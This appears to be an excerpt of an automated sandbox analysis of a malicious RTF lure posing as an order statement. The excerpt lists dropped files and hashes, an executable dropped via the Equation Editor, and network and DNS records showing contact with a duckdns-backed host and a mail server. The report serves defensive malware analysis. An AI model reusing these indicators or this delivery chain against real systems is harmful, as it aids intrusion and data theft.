SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\Cab232D.tmp	
Process:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\Tar232E.tmp	
Process:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
File Type:	data
Category:	modified
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Pending Orders Statement -40064778.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Jan 28 02:29:36 2021, length=354788, window=hide
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	4.5918339824333545

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Pending Orders Statement -40064778.LNK	
Encrypted:	false
SSDEEP:	24:8rD/XTd6jFyi2ekAsqDDv3qPdM7dD2rD/XTd6jFyi2ekAsqDDv3qPdM7dV:8f/XT0jFt26qPQh2f/XT0jFt26qPQ/
MD5:	016FB75FF443766A7279CA9045AF5BDD
SHA1:	FD32D47D894E3105C74A04367F2D5EE8A91A87AC
SHA-256:	1B919601559C7502D75FC4364275964239103DBFCBA815CAA84974E8ACAF9053
SHA-512:	941629FE30E9CD0EA5B302BA6C6BF3281E1BF0D7C90638F97BA5378F34DDD57A6B49AE40093D62C6A6F6CD97347E2F55E7AFC0B25F0A1E38FEA3CB69B7E565D4
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...y.j..{..y.j..{...;..%....i.....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..i..<R.. .PENDIN~1.DOC..z.....Q.y.Q.y*...8.....P.e.n.d.i.n.g. .O.r.d.e.r.s. .S.t.a.t.e.m.e.n.t. .-.4.0.0.6.4.7.7.8...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\724536\Users.user\Desktop\Pending Orders Statement -40064778.doc.=.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.e.n.d.i.n.g. .O.r.d.e.r.s. .S.t.a.t.e.m.e.n.t. .-.4.0.0.6.4.7.7.8...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	4.736685473680344
Encrypted:	false
SSDEEP:	3:M1K++i2RyDhdpStb+i2RyDhdpSmX1K++i2RyDhdpSv:MIdi2RULpECi2RULpAdi2RULpc
MD5:	821573196FFE2311197C79E1D2FD939E
SHA1:	39CCA7E16FE3E84413C236FCDE8349E681A4CD4C
SHA-256:	EC23706907FB744BCA81DA26E10E724D5E06A4B6009F0C431110F8045EC44FB5
SHA-512:	A0BD9FC15A76FCE0AD4FA6C53661B432F8F90A200F80276A64803FD83E02582B22EC5744210B036F0E9018B24411DCFE6FD5CA02877463E3E5497F44CBBE163C
Malicious:	false
Reputation:	low
Preview:	[doc]..Pending Orders Statement -40064778.LNK=0..Pending Orders Statement -40064778.LNK=0..[doc]..Pending Orders Statement -40064778.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	246784
Entropy (8bit):	5.925208163230513
Encrypted:	false
SSDEEP:	3072:K/uLx1t8/TCCQKvI3zEl0JHPXzy/4ELgBmDiUvQk85lNphtv:KWt18Q2l3zMCfzt/9
MD5:	D0154FB70ABD786136AE9F68F285541C
SHA1:	42988286A1993959373A692AC455375B6AD2AE76
SHA-256:	E83D03CCD3C91744C4BC4D43A1EA9D55FC7211237F7197C33838507B92D50024
SHA-512:	8A6660F2A0A1C0A6186FEDD78CE8D5F2BA3FE504E5E0E0113116FAFE99E7604E14EE53D58A0E3B0BB780C59AB5392B6212B5B3610986DBD587BB9EBE52B1B313
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... ..`..... ..... .....@.. ..... ..... ..... ..`..... .....W..... ....H.....text...$.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....P .....*.r\..p(N. .....s.....r`..p.....sO.....*.r..p.....%.r..p.%.r...p.%.r..p.(<...*.r..p.....%.r..p.%.r...p.%.r...p.%.r..p.(<...*.r..p.....%.r=f.p.%.r...p.%.r=f.p.%.r.g.p.(<...*~~....:....(0...sg.....~....*. ... .*2rx..p.()...*2r...p.()...*.....(....*~~....:....(

C:\Users\user\Desktop\~$nding Orders Statement -40064778.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	4.005010844024142
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Pending Orders Statement -40064778.doc
File size:	354788
MD5:	47c45cbbc8fa7c9c62efdfcadee09e99
SHA1:	e44f1f16be00551108ece175186d84ce6432a177
SHA256:	1bb9591f1ed79d19e77dd9e9b0c05ee37aa36c317e93e1d275df2a801c05afe6
SHA512:	f85529aa06ed4c492e2ab067df3519bcec86288f9f32112802785169b219bba6c36dc371516f045acbd1c9e2ea0b2099992a67d2978cb962ed14a85a9821734e
SSDEEP:	6144:iaVgbuklQVZRG1DPV9Uq+qUF9pa3C4T/JnsKxW7Cn11Y6xbZ3Icf12CLPvqSuoo:zSbT6ZyrVyq+X7l49nC7+Brc6XEH
File Content Preview:	{\rtf1854{\object14683912 14683912\objhtml\objw9136\objh7915{*\objdata675050 {\mchr4061916.4061916\.4061916 \mchr4061916.4061916\.4061916} \..... .fbe51715020000000b000

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000053h	2	embedded	eqUATION.3	177225				no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:29:35.986691952 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.072520018 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.072607040 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.072925091 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.160597086 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354144096 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354203939 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354243994 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354281902 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354320049 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354357004 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354404926 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354439974 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354448080 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354474068 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354480028 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354484081 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354485989 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354502916 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354525089 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.354547024 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.354590893 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.363082886 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.440202951 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.440604925 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.447611094 CET	80	49167	172.111.202.41	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:29:36.447655916 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.447866917 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.447912931 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.452287912 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.452330112 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.452481985 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.452526093 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.456533909 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.456576109 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.456648111 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.456675053 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.461241007 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.461283922 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.461391926 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.461437941 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.465612888 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.465711117 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.465711117 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.465765953 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.470371962 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.470412016 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.470509052 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.470555067 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.474622965 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.474699974 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.474782944 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.474827051 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.479243994 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.479285955 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.479336023 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.479367018 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.483680010 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.483758926 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.483855963 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.483903885 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.488166094 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.488248110 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.526103973 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.526386976 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.528136969 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.528300047 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.533133984 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.533291101 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.535181999 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.535224915 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.535330057 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.535372972 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.539221048 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.539259911 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.539367914 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.539412022 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.542968988 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.543013096 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.543064117 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.543107986 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.546428919 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.546467066 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.546513081 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.546555042 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.549827099 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.549868107 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.549935102 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.549977064 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.552992105 CET	80	49167	172.111.202.41	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:29:36.553034067 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.553076029 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.553117990 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.555919886 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.555964947 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.556045055 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.556087971 CET	49167	80	192.168.2.22	172.111.202.41
Jan 27, 2021 19:29:36.558938026 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.559011936 CET	80	49167	172.111.202.41	192.168.2.22
Jan 27, 2021 19:29:36.559020042 CET	49167	80	192.168.2.22	172.111.202.41

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:29:35.743539095 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:29:35.968858957 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:18.302427053 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:18.358746052 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:18.359721899 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:18.416305065 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:24.889395952 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:24.945761919 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:24.946649075 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:25.009015083 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:26.787317038 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:26.837258101 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:26.850505114 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:26.898401976 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:32.899270058 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:32.947115898 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:32.947629929 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:32.995476007 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:42.171370029 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:42.229362965 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:52.314512014 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:52.362375975 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:58.741722107 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:58.801039934 CET	53	55171	8.8.8.8	192.168.2.22
Jan 27, 2021 19:30:58.801891088 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:30:58.852639914 CET	53	55171	8.8.8.8	192.168.2.22


DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:29:35.743539095 CET	192.168.2.22	8.8.8.8	0x315e	Standard query (0)	cy.kl-re.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:18.302427053 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:18.359721899 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:24.889395952 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:24.946649075 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:32.899270058 CET	192.168.2.22	8.8.8.8	0xd43a	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:32.947629929 CET	192.168.2.22	8.8.8.8	0xd43a	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:42.171370029 CET	192.168.2.22	8.8.8.8	0xdaae	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:52.314512014 CET	192.168.2.22	8.8.8.8	0x535a	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:58.741722107 CET	192.168.2.22	8.8.8.8	0x2228	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:58.801891088 CET	192.168.2.22	8.8.8.8	0x2228	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:29:35.968858957 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	cy.kl-re.com	cybersng.duckdns.org		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:29:35.968858957 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	cybersng.duckdns.org		172.111.202.41	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:18.358746052 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:18.416305065 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:24.945761919 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:25.009015083 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:32.947115898 CET	8.8.8.8	192.168.2.22	0xd43a	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:32.995476007 CET	8.8.8.8	192.168.2.22	0xd43a	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:42.229362965 CET	8.8.8.8	192.168.2.22	0xdaae	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:52.362375975 CET	8.8.8.8	192.168.2.22	0x535a	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
